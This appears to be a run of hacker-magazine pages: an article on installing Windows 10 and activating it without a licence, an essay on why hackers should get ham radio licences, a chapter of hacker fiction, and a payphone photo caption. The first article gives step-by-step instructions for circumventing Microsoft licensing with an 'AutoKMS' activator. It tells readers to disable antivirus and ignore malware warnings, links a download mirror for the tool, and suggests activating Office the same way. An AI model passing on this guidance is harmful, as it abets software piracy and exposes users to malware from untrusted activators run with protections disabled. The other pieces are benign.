MS uses a device signature, called hardware ID (HWID), sent to their servers when you do the "update" from Win 7, 8, or 8.1 to Win 10. They have said all such updates in the first year after release of Win 10 will be free (as in beer), but of course this is a marketing strategy.

There are two things a hacker may like to do with Win 10.

First, can we do a *clean* install? That is, can we start with a formatted drive, bare metal, rather than starting with a previous version and "update" to Win 10?

Second, how can we do a clean install for free (as in beer)?

The solution is nice, as we have options. One option is to use an existing Win 7, 8, or 8.1 installation, and do a clean install of Win 10 on that machine. For this option, you should save your activation key (product key; use a keyfinder app or Belarc Advisor), so you can input the key during the Win 10 clean install (the HWID allows your key to be accepted by MS!). See below for using Win 10 ISO for this option.

Another option is if you already have Win 10 installed, and just want to do a fresh (clean) reinstall of Win 10 on the same machine, you don't even need the key, as MS will already have the HWID on their servers, which will detect that Win 10 should be activated already. Format your hard disk during the Win 10 clean install, and you will be activated! Again, see below for using Win 10 ISO for this option.

Generate ISO, Install, Activate!

OK, here is the real challenge. How can you start with a computer that has *not* run any other Win OS, and you want to do a clean Win 10 install? Easy! We will use a tool provided by MS called the Media Creation Tool (MCT) to generate an ISO that can be used on your target machine. (Or you can obtain an ISO from another source (see references), but why not get it from MS since it will likely be untainted?) Then we use a widely available hack, called AutoKMS, to activate it (see below).

Be careful to get the MCT specifically for Win 10, as there are versions for generating previous Win versions. Previously, the tool for Win 10 came in 32-bit and 64-bit flavors, but now one tool will install the correct architecture for your hardware (32 or 64 bit). Also, you may want to investigate the different versions of Win 10 to select what is right for you. I won't cover Win 10 versions here, as the data is readily available online. However, you may need to know that from November 2015, there is no option in the MCT to download Home and Pro ISO images separately; just select Windows 10 in Edition field as the generated ISO will include both Home and Pro versions.

See references also for walk-through in using this tool. Here is a brief summary. Run the MCT; choose to accept the agreement; choose “Create installation media for another PC”, *not* “Upgrade ...”; choose Language, Edition, Architecture (to change settings, click to *un*select “Use recommended settings ...” at bottom, then select individual settings via pull-down menus; here is where you can select 32 or 64 bit); click Next, then select USB flash drive or ISO. You may want to rename the created ISO to more accurately indicate the properties of the OS to be installed.

Once you have the ISO, you can burn it to disk and use the disk to install to bare metal, or use the ISO directly to install a virtual machine (using, for example, VMware Workstation Player, or Oracle VirtualBox). When prompted for product key, just click the “Skip” button to skip that step. After the install, you will need to activate Win 10 using the AutoKMS app.

AutoKMS, Commonly Called Windows Toolkit

The trouble with finding an AutoKMS app for Win 10 is that most such apps available online are carrying considerable *crap*ware (malware or adware, perhaps trojans or rootkits). I spent a lot of time using VirtualBox VMs to sort through lots of AutoKMS apps, and the vast majority were a real PITA due to crapware. See the refs for current clean app.

Running the AutoKMS is easy. Just make sure you disable antivirus first, then run the activator. (Some say you may need to run as administrator, but I didn’t find that was necessary.) Select the OS version (Win 10), then EZ-Activator (some say click Install before EZ-Activator, but I didn’t find it necessary). It’s best to reboot, then check the activation status (Control Panel, System).

Just about *all* the AutoKMS apps will give antivirus indication, since they change the registry. Ignore that if you get the app from a trusted source or have done your own forensic investigation of your download!

You may even want to use virtualization to confirm you can do the Win 10 install from ISO, followed by AutoKMS activation, before you actually do an install on bare metal. It’s a relatively easy way to test things, and when you become confident you can do the steps for real.

See the references for more details and for digging into resources. The bottom line is, at least for now, you can get and use Win 10 for free (as in beer), even with a *clean* install, just like you could for all other Win versions. Thanks MS.

The AutoKMS (Windows Toolkit) apps can activate nearly any MS product, including Office. Hint, hint - get Office ISO, install, activate with the Toolkit. (You may need to reactivate Office at three month intervals in some situations.)

What If It Doesn’t Work?

Things change fast in the world of free Win OSs. What works today may not work tomorrow because MS will push out an update that kills the activation. If your activation goes “off,” try running the AutoKMS app again. If that does not work, search for an updated app. Rest assured that a new AutoKMS version will be available within hours or days to allow you full activation again! All it takes is persistence to *find* the right tool among the giant Internet pool of ineffective or infected crapware! (Again, virtualization is your friend, as it gives you a nice “test bed” that can be simply removed when done.)

Of course, there are lots of alternatives to MS OSs, like Linux, BSD, etc. But why not use MS offerings to hone your hacker chops? It’s free too!

References

Here is a current link to download the MCT (use second link toward bottom of page):

`https://www.microsoft.com/en-us/`
`➥software-download/windows10`

This gives screen shots of using the MCT:

`http://keyscity.info/installing-`
`➥windows-10-using-the-media-creat`
`➥ion-tool/`

This gives some details used to make my own free install described in the article:

`https://techjourney.net/down`
`➥load-official-windows-10-iso-via-`
`➥usb-dvd-media-creation-tool-with`
`➥out-product-key/`

Here are mirrors for a clean AutoKMS app (commonly called Windows Toolkit):

`http://mir.cr/1WFDNEXC`

It seems Win 10 ISOs may be available directly from these sources if you don’t want to use the MCT (why not?):

`https://www.microsoft.com/en-us/`
`➥software-download/techbench`

`http://www.tenforums.com/`
`➥tutorials/9230-windows-10-iso-`
`➥download.html`

`http://www.microsoftiso.com`

The Top Ten Reasons Why Hackers Should Get a Ham Radio License

by Chris, AB3YS

Many hackers, technology focused hobbyists, GNU/Linux users, computer programmers, and others are already aware of some of the really neat things that can be done with radio, and probably take many of them for granted. Take Wi-Fi, for example - the use of small radios that allow our computers and laptops to access a local network or the Internet without having to plug in. My first real introduction to the world of radio came when I built a cantenna in order to extend the range of my wireless network, and to be able to connect to the free university Wi-Fi which was just out of range of the stock antenna on my wireless card. There are, of course, more ways to use radio than just Wi-Fi.

Users of GNU/Linux and other FLOSS (free and open-source software) may be familiar with GNU Radio and other software defined radio (SDR) applications available in the free software world. With a $10 RTL-SDR dongle, it is possible to listen to the countless VHF and UHF radio transmissions that are flying through the air right now, virtually unnoticed by most. As a hacker, one of the things that draws me to the world of ham radio the most is the fact that it sort of reveals an otherwise hidden world. Wherever you are, there is almost certainly an invisible conversation happening right around you. It's invisible because it's happening through the use of radio waves, but it can be heard if you know how to listen, and you can even participate if you have a license.

In the U.S. there are three classes of ham radio licenses: Technician, General, and Amateur Extra. Each class gets more privileges, but each requires a more challenging test (though none of them are really all that difficult). For the purposes of this article, I am going to address only the privileges for Technician class operators. The technician test is 35 questions (multiple choice) and the entire question pool is public. I studied for it for four days and passed with 100 percent. I do not have any formal education in math, physics, or electrical engineering. I used the free study materials provided by `www.hamstudy.org`.

Though I meet and converse with many hackers, I am disappointed by how few of them are licensed hams. It is my intention, by writing this article, to help hackers to discover the potential of ham radio, and to go get licensed. What follows are the ten best reasons for hackers to start exploring the world of ham radio.

10) Repeaters

Some handheld ham radios can be found for very little money, and they work really well within a range of about 10 to 30 miles line of sight. The problem is that most of the time, the person using the radio isn't on top of a mountain, which is really the only place that will give you line of sight for the maximum range of the radio. Luckily, we have repeaters. A repeater is a radio that is left in a good location, like the top of a mountain. It listens for specially coded radio signals, and when it hears them, it sends them out again from a much better location, giving the operator of a small handheld radio an enormous boost to their range. Using a repeater will allow someone who only has a small, low-power handheld radio to communicate with other hams that are, in some cases, hundreds of miles away.

Most of the time repeaters have open access policies, and they are free to use. Some repeaters are linked together, so if you can hit one of them, the others will be able to hear you as well. Near my home there is a repeater system that covers most of an adjoining state. I can hit the closest repeater, and because it is linked with the other repeaters in the system, I can use it to talk to hams well over 200 miles away.

I'll admit that this first point isn't necessarily directly applicable to hackers, but keep in mind as you read the remaining nine points that most of the things I'll discuss can be done with a $25 radio, sometimes aided by the use of a repeater.

9) EchoLink

With an amateur radio callsign, you can download and use the EchoLink app for tablets and smart phones. This app gives you access, over the Internet, to hundreds of repeaters across the world. You can use them to talk to ham radio operators in other states or countries, even on other continents. The hams you contact over EchoLink might not be using EchoLink themselves - I have talked to people on mobile radios in rural areas of states like Minnesota or Colorado as they drive to and from work listening to their local repeater. Many of the people I've talked to over EchoLink are surprised to hear someone from so far away. EchoLink could be especially useful if you have a friend in another city who is a ham. You could talk to them for free over the radio even if they happen to be in an area with poor or no cell phone coverage. The hacker spirit is about making things work even when conditions conspire against you, and to make use of all available tools. While it's possible to use 100 percent ham radio equipment to make connections to other hams, we must recognize how powerful the Internet can be, and EchoLink combines the power of ham radio with the power of the Internet.

8) SSTV

Slow Scan Television (SSTV) allows ham radio operators to send images over the radio. It converts pictures to sound, which can be transmitted and received, then converted back into images by the recipient. Most SSTV activity takes place on HF, which will require a license upgrade to use, but it can be done on VHF and UHF as well.

7) Emergency Preparedness

When the power grid fails, how will you communicate? Do you plan to try to use your cell phone? What if the power is out at the cell tower too? What if the cell network can't handle the large volume of calls that almost always happens during an emergency? How will you contact emergency services? How will you contact friends and loved ones in other states? With ham radio, it is possible to communicate with emergency services and with other hams using only the equipment you have in your own home. The radios that hams use can be powered entirely with batteries, and they don't even draw that much power. There are ham radio groups that focus on emergency communications - groups like ARES and RACES - but when the shit really hits the fan, and you're the only one you can rely on, you can be sure that ham radio will get the job done when nothing else will. This sort of self-reliance is an essential part of what it means to be a hacker.

6) FSTV (and FPV Drones!)

If you thought SSTV sounded cool, wait until you realize that it's not just pictures that can be sent over the radio, but video too. For years, amateur radio operators have used Amateur Television (ATV), also called Fast Scan Television (FSTV), to send video to one another. This practice goes back to the very early days of broadcast television, but with the technological developments we're seeing now, the practical applications of FSTV/ATV are really exciting.

There is an emerging sub-hobby in drone flying: First Person View Drone racing. FPV drones send video back to the pilot, sometimes to goggles that the pilot wears. This allows very fast flying and tight maneuvering, which has allowed for the development of organized drone racing. The video that gets sent back to the pilot is FSTV or ATV, and it requires a license to use.

5) APRS

The Automatic Packet Reporting System (APRS) allows the automated transmission of data about an amateur radio station to those monitoring it. Used in conjunction with GPS, APRS can automatically report the position of a station. This could be used to send live location data from an all terrain vehicle to a map on the Internet so that you can report your location as you drive through the woods. It could also be used to collect and transmit other types of data including altitude, temperature, speed, or pretty much anything else you can think to measure.

4) You Can Talk to the International Space Station

The ISS has an amateur radio station on board, and when it passes over your location, you can use your ham radio to talk to the astronauts on board, but only if you have a license.

3) Digital Modes

Ham radio isn't just about talking. The transmission of data is very common among hams. There are dozens of digital modes, most notably PSK31 and JT-65, that allow hams to communicate with text. Digital modes require the use of a computer to convert text into sound, but they require very little power from the radio, and the signals can often be decoded even with a lot of noise, making digital modes ideal for long distance, low power communication. Using only technician class privileges on ten meters, my battery powered laptop, and an HF radio, I have communicated over PSK31 with other stations in South America and Europe on only five watts. That's less power than is used by the light bulb in my refrigerator.


2) Packet Radio, AX25, and Mesh Networking

We're all familiar with TCP/IP, but what you may not be familiar with is the AX25 protocol. AX25 is a data link layer protocol, and support for it is already in the Linux kernel (and has been for a long time). Using AX25 and a ham radio, it is possible to have traditional computer networks without any wired connections. All the network connections could take place over the air. Using AX25 to facilitate the communication of a mobile station with a base station that has an Internet connection, a ham radio operator in the middle of nowhere, possibly without anything but a laptop and a battery powered radio, could get on the Internet. The possibilities of AX25 are really only limited by your imagination - which is something that should make hackers everywhere smile.

1) Taking Control of Your Own Communications

Isn't this what being a hacker is all about? Ham radio, like hacking, is about using technology to do what you want, and making technology work the way that you want it to so that you can accomplish whatever goals you have. Technology is a fantastic tool, but all too often technology is used as a form of control rather than as a tool of liberation. Getting stuck in the prefabricated world of locked down operating systems and the restrictive ecosystems that often accompany them has been devastating for innovation. Increasingly, the same can be said of the way we use technology to communicate. As hackers, we must recognize the importance of breaking out of this restrictive way of thinking. While cell phones and the Internet have been some of the most important technological developments in human history, they are increasingly being used to guide the thought process of those who use them. We should never turn our backs on these enormously powerful methods of communication, but we must recognize their limitations, and we must recognize that the relative ease of their use comes at a profound cost. Hackers must always strive to look under the hood, to discover how things work, and to make modifications and improvements as they see fit. Ham radio, in a world of constant connection, is exactly the opportunity that we seek. I encourage all of you to get licensed and get on the air.

73



Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x10

I waited impatiently as the screen in front of me began to draw a picture. I remembered ancient tales of dialup modems, where text and graphics would painstakingly unroll from the top of the screen, teasing out one row at a time. Similar here, it looked like the image was being slowly rendered as I watched.

The last time this happened was with the Naked Princess's last picture, a nasty piece of work. What would happen this time?

The picture appeared.

A green cube.

It was attached to another green cube. And a yellow one. A blue one. A red one. The cubes were adjacent to other cubes, and together they all formed a larger, multi-colored cube, with - I counted - twenty cubes on a side.

Recognition (if not understanding) struck in a quick flash of nostalgia. I knew the what, but not the why.

It was a giant version of a Rubik's Cube. A puzzle game from the 1980s, still popular today with those with fast minds and faster fingers. This one looked just like that, only far more complicated with many more sides, and with more puzzle combinations than there were atoms in the known universe.

The rendering finished.

This was my own "Naked Princess" picture. Really? A giant unsolved Rubik's Cube was supposed to strike fear and revulsion into anyone who viewed it? Maybe only with really selective OCD.

While I certainly wasn't a blockhead, or a speedcuber, or whatever a Rubik's aficionado calls himself, I'd never been particularly scared of a Rubik's Cube either. Like sports, it was one of those things in life I had zero opinions on. It existed. Some people liked it. That was all I knew.

Something was off. Or I'd misunderstood the Naked Princess. Maybe I'd used the program wrong.

That was a possibility. The Naked Princess had just gone through what seemed like a setup sequence. It had asked for my social media information, the logins to the accounts I'd set up when I was trying to find P@nic.

I'd given it information. It had used that input to learn about me. It had made certain assumptions that led it to draw a 20-sided Rubik's Cube, as it assumed this ultracube would be enough to send me into babbling madness.

To use an extremely recent and appropriate example, my thoughts became like a Rubik's Cube, clacking and sliding combinations into place, jumbled parts merging and aligning to form solid-color sides. Babbling madness became method.

I thought back on the data I'd fed the info-hungry Naked Princess. It had wanted my FriendyFace account. What profile info had I used there? Pretty much your standard stuff: My name was Dev Manny, I was an Information Technology Private Investigator, my religion was Cthulhu Cultist.

What about my SyncedIn account? There I'd said I was Dev Manny, ITPI. My hobbies were puzzles, favorite movie was *The Big Lebowski*, favorite music video was "Land of Confusion" by Genesis. Fluffy stuff that probably matched millions of others.

Each social media account wanted slightly different information so they could sell my demographics to their financial BFFs. Taken all together, these accounts painted a picture of me, of Dev Manny... if I'd given them the right information.

Sure, there were plenty of movies and songs I could list. Rocketing to Nerd Level Ten, I even had a favorite type of Linux editor (the answer is of course "vi"). But the point is that those things didn't define me.

Or did they?

Maybe they did. Not with the small amount of data I'd offered, but what if I pushed everything in my life through that electronic evaluator? All my friends, desires, dreams and failures, all my photos and documents and messages, my emotional development and evolution, and every bit linked and cross-referenced to all my other online accounts....

Maybe with enough information, the Naked Princess could build a theoretical mental profile of someone, and then build a literal picture out of that. Combined with every Like/Dislike and Upvote/Downvote, it learns you. It would know your deepest fears and your mental weaknesses, even if you didn't know them yourself.

With a freely-given psychological profile of loves and hates, family and friends, conversations and arguments, politics, religion and philosophy, the user would never know what hit them. These unfiltered truths would be cataloged and indexed to form a whole bigger than the parts. The victim's present was a custom high-resolution representation of all that they hate, fear and are terrified by.

That was the Naked Princess: A sadistic psychiatrist powered by supercomputing and big data. It learns you and it hurts you.

My brilliant theory aside, it hadn't worked on me. Instead I'd seen a picture that wavered between boring and "meh." Maybe the data I'd fed my dummy social media accounts referenced one or more Rubik's Cubes? I didn't know, and right now I didn't have time to start streaming my favorite media to find out.

With the little it had to go on, the Naked Princess thought my deepest fear was a never-ending, possibly unsolvable puzzle. That was actually pretty perceptive, but it still wasn't anything I'd lose sleep over.

Lucky me. Social media laziness made me immune to the Naked Princess's charms. I resolved to continue my lack of a life for the foreseeable future.

Chapter 0x11

With the Naked Princess riddled out, I still had two problems. First, the Naked Princess had an impact. Pictures were making the rounds. Was the program still dangerous? Second, I'd been hired by Oober to track down P@nic. While I had made contact with her, I still didn't know where she was. While she was pretty clear about wanting to end the conversation last time we spoke, I knew I could reach her: IRC was a wonderful gift from the TCP gods.

I could also get in touch with Oober. The last time I'd talked to him was in a virtual world, and during that conversation he'd disappeared on me with no warning. I could try him again and bring him up to speed.

Like any modern human, he had roughly a million ways for people to contact him. Option #17 was one of his many IM accounts. He responded in seconds.

Oober: *you've solved everything, right?*

Me: *Everything? Don't tell anyone, but I never did finish Myst.*

Oober: *you actually *played* that game? jesus you're old.*

Me: *Respect your elders. A smack from a 56K external modem will hurt you way more than me.*

Oober: *so? what's going on? where's p@nic?*

Me: *Latitude/Longitude? Don't know. Yet. But she's online. She's available.*

Oober: *she's okay? good. how can I talk to her?*

I gave Oober the IRC information I had on P@nic. That way he could at least say hi. It would be up to her if she wanted to meet with him.

Oober: *thanks man. for everything you've done. you rock.*

Me: *Nah. Just my job.*

Oober: *you didn't have to help me. but you did. i don't have a lot of people like that in my life. my mom's never around. my dad I only see every other saturday.*

Me: *Happy I could help.*

Oober: *i'm dropping off. gonna greet p@nic and her princess. finally. i really missed her.*

Me: *Later, Oober.*

We both logged off the chat and I went to get the most important meal of my day: An affordable one. Tacos it would be.

One drive-through pass later, I went back to my office, where I swallowed my mixture of protein, fat and chili powder. Life was good.

It took me another two minutes before I started feeling weird. I tensed, thinking I might have to sprint for the bathroom. Maybe my definition of "processed meat-flavored product" didn't match that of Rocko Taco.

A moment passed, and I realized it wasn't something wrong with my body. It was my brain. My synapses had been churning through the chat I'd just had with Oober, and something wasn't right.

Relieved in stomach but worried in mind, I pulled up the chat log and read the conversation we'd just had.

There it was: "*i'm dropping off. gonna greet p@nic and her princess-*"

I'd never told Oober about P@nic's connection with the Naked Princess.

I'd never even told him about the Naked Princess at all.

I read the chat log a second time. The relationship with his parents: His mom I'd met, yet she was "never around"? He saw his dad? That didn't match what he said when we first met.

Rocko Taco was off the hook. Something was really, really wrong. Oober was lying to me.

And I, so proud and noble in my success, had just generously aimed him right at P@nic.

I scrambled to flick on my tablet and frantically logged on to IRC, looking for P@nic. Luckily, she was there.

P@nic: *hey mr. smart private eye.*

Me: *No time. I have to warn you: Oober's not who he seems.*

P@nic: *what? no. more detail.*

Me: *He knows you wrote the Naked Princess. I never told him that. He lied to me about other things. Something's very wrong. I'm sorry, but I told him how to contact you before I realized this. If he talks to you, do *not* tell him how to reach you. Do *not* give him any information.*

P@nic: *well well, what are ya gonna do.*


Me: *Okaaay... So yeah: I don't know what kind of trick he pulled, but I've been conned. Hard. You're in more danger than before. Don't trust him, okay?*

P@nic: *lol*

Me: *...?*

P@nic: *it's me, dude. we're both here. this is oober. i'm gonna talk to p@nic for a while. Bye.*


Global Payphones



Italy. We don't often see banks of payphones anymore, but this one found in an alley in Venice is well worth remembering.

Photo by Michael Wagner

